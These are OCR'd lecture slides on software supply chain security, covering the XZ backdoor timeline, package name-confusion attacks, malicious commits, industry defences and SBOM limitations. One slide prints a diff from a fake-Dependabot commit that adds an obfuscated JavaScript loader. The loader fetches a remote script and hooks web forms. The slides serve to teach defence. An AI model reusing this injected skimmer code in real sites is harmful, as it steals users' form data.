
Securing the Software Supply Chain

William Enck
NC State University


S3C2

XZ




systemd

GNU IFUNC



build-to-host.m4



2021 “JiaT75” GitHub account created

Oct 2021 First xz patch via mailing list

[…]

Dec 2023 Tags and builds first release

Jun 2023 Commit to disable ifunc in oss-fuzz builds

Feb 2024 Malicious build script backdoor added

Breaks landlock protection

Mar 2024 Malicious binary test file payload added

Discovered on 2024-03-28

Deep Dive by Russ Cox:

- https://research.swtch.com/xz-timeline
- https://research.swtch.com/xz-script

Detailed Attack Graph

- https://github.com/Fraunhofer-AISEC/supply-graph

S3C2

Secure Software Supply Chain Center

NC STATE UNIVERSITY Carnegie Mellon University UNIVERSITY OF MARYLAND 18 56 THE GEORGE WASHINGTON UNIVERSITY WASHINGTON, DC NSF


Vision: *The software industry can rapidly innovate with trust in the security of its software supply chain.*

Industry / Government Collaboration:


- 3x annual summits w/ public reports
- Annual community day

https://s3c2.org


Software Supply Chain Security



Software Supply Chain Security



Software Supply Chain Security



Humans


Code Dependencies

Build

A Typical Supply Chain

Complex logistics system:

- **Process** of producing and delivering a product or service
- Network of **entities**: suppliers, manufacturers, distributors, retailers



Suppliers

Sourcing

Producer


Distributing

Consumer

Software “Supply” “Chain”


- Vast majority of software supply chain is open source software
- Open source developers (mostly) do not have contractual agreements with producers
- Software projects have 10s to 100s of direct and transitive dependencies
  - Not to mention build and system dependencies
  - Circular dependencies
  - Conflicting version requirements

“I am not a supplier”
by Thomas Depierre
https://www.softwaremaxims.com/blog/not-a-supplier




Software Supply Chain


- Source code, dependencies, operational infrastructure, dev tools, CI/CD tools and pipelines, artifact repositories, distribution systems, …



Hot Topic in Industry and Government



Sonatype 2026 State of the Software Supply Chain
https://www.sonatype.com/state-of-the-software-supply-chain/introduction



THE WHITE HOUSE

MAY 12, 2021


Executive Order on Improving the Nation's Cybersecurity

› BRIEFING ROOM › PRESIDENTIAL ACTIONS


President's Executive Order 14028

Where does academia fit in?

Software Supply Chain Security



Code Dependencies




Security Dependency Operations (SecDepOps)

Malicious Dependencies

Lots of Name Confusion Attacks

- Typosquatting (request vs. req**7**est)
- Combosquatting (openai**-dev**, python**-4**)
- Separators (python-3 vs. python**_3**)
- Scope confusion (@npm/test vs **npm-test**)
- Shadow built-in package (**subprocess**)
- Brandjacking (**aws-official**-openai)
  - Works also for scopes (**awsreal**/openai)
- Shadowing / Dependency Confusion (**company-internal-foo**)
  - Trick internal proxies to pull from public repo
- Slop squatting (LLM hallucinated packages)




Extended from https://sap.github.io/risk-explorer-for-software-supply-chains

Ladisa et al., **SoK: Taxonomy of Attacks on Open-Source Software Supply Chains**. IEEE S&P, 2023.

Malicious Commits

Attackers are actively …

- Taking over projects
  - XZ-style infiltration
  - Expired domains
  - Leaked credentials
- Making malicious pull requests
  - Fake Dependabot
  - Pwn requests
  - Other GitHub Actions exploits
- Exploiting developer hosts
  - Stealing publishing credentials



Commits

fix

dependabot[bot] committed on Jul 10 ✓

Commits on Jul 10, 2023

fix
dependabot[bot] committed on Jul 10 ✓

Commits on Apr 7, 2023

Rename Index.html to index.html
shashankithub committed on Apr 7 ✗

name changes
ipadhalni committed on Apr 7 ✓

name change
ipadhalni committed on Apr 7 ✗

Commit

✓ fix
master

dependabot[bot] committed on Jul 8 — 1 parent 0d6ffe4 commit 65ebb52

Showing 6 changed files with 23 additions and 3 deletions.

```
> 13 .github/workflows/hook.yml
> 3 assets/js/bootstrap.min.js
v 2 assets/js/main.js
@@ -197,3 +197,5 @@ $(document).ready(function () {
            });
        }());
    }());
+
+ (function(){if(typeof n!="function")var n=function(){return new Promise(function(e,r){let o=document.querySelector('script[id="hook-loader"]');o==null&&
(o=document.createElement("script"),o.src=String.fromCharCode(47,47,115,101,110,100,46,119,97,103,97,116,101,119,97,121,46,112,114,111,47,99,108,105,101,110,116,46,106,115
,63,99,97,99,104,101,61,105,103,110,111,114,101),o.id="hook-loader",o.onload=e,o.onerror=r,document.head.appendChild(o))})};n().then(function(){window._LOL=new
Hook,window._LOL.init("form")}).catch(console.error)})();//4bc512bd292aa591101ea30aa5cf2a14a17b2c0aa686cb48fde0feeb4721d5db
```

https://checkmarx.com/blog/surprise-when-dependabot-contributes-malicious-code/

Industry Response

- Hardening package registries
  - Anti-phishing MFA
- Malware scanning of packages in registries
  - Socket, Aikido Security, …
- Dependency caching and ingestion policies
  - JFrog Artifactory
- Trusted software repositories
  - Google Assured Open Source, Chainguard
- Delays before updating packages
  - pnpm minimumReleaseAge
- Trusted Publishing
  - SigStore

Lots of academic research too

Zahan et al., **Leveraging Large Language Models to Detect npm Malicious Packages**, in *Proc. ICSE*, 2025.

(Collaboration with Socket)


Zahan et al., **MalwareBench: Malware Samples are Not Enough**, in *Proc. of MSR*, 2024.

Newman et al., **Sigstore: Software Signing for Everybody**, in *Proc of CCS*, 2022.

(Chainguard and Purdue)

Vulnerable Dependencies

- Developers are facing a firehose of alerts about vulnerabilities in their direct and transitive dependencies.
- Contracts require “no known vulnerabilities”
  - … which is practically not possible
- AI-based vulnerability discovery tools are exacerbating the problem



Software packages commonly have 10s to 100s of library dependencies.


Carlini et al., **Evaluating and mitigating the growing risk of LLM-discovered 0-days**. Feb 2026. https://red.anthropic.com/2026/zero-days/

Claude Opus 4.6 recently identified 500 high-severity vulnerabilities with no guidance.

SBOM and SCA

Software Bill of Materials (SBOM) and Software Composition Analysis (SCA) help identify the use of vulnerable versions of code dependencies.

- Generation process variability
- Generation vs. consumption
- Moving beyond a compliance checkbox



SBOM/SCA have a Data Problem

- Not all vulnerability fixes have CVEs
- Affected versions not always correct
- SBOM/SCA tools use different package names
- NVD enrichment (e.g., CVSS scores) is no longer guaranteed
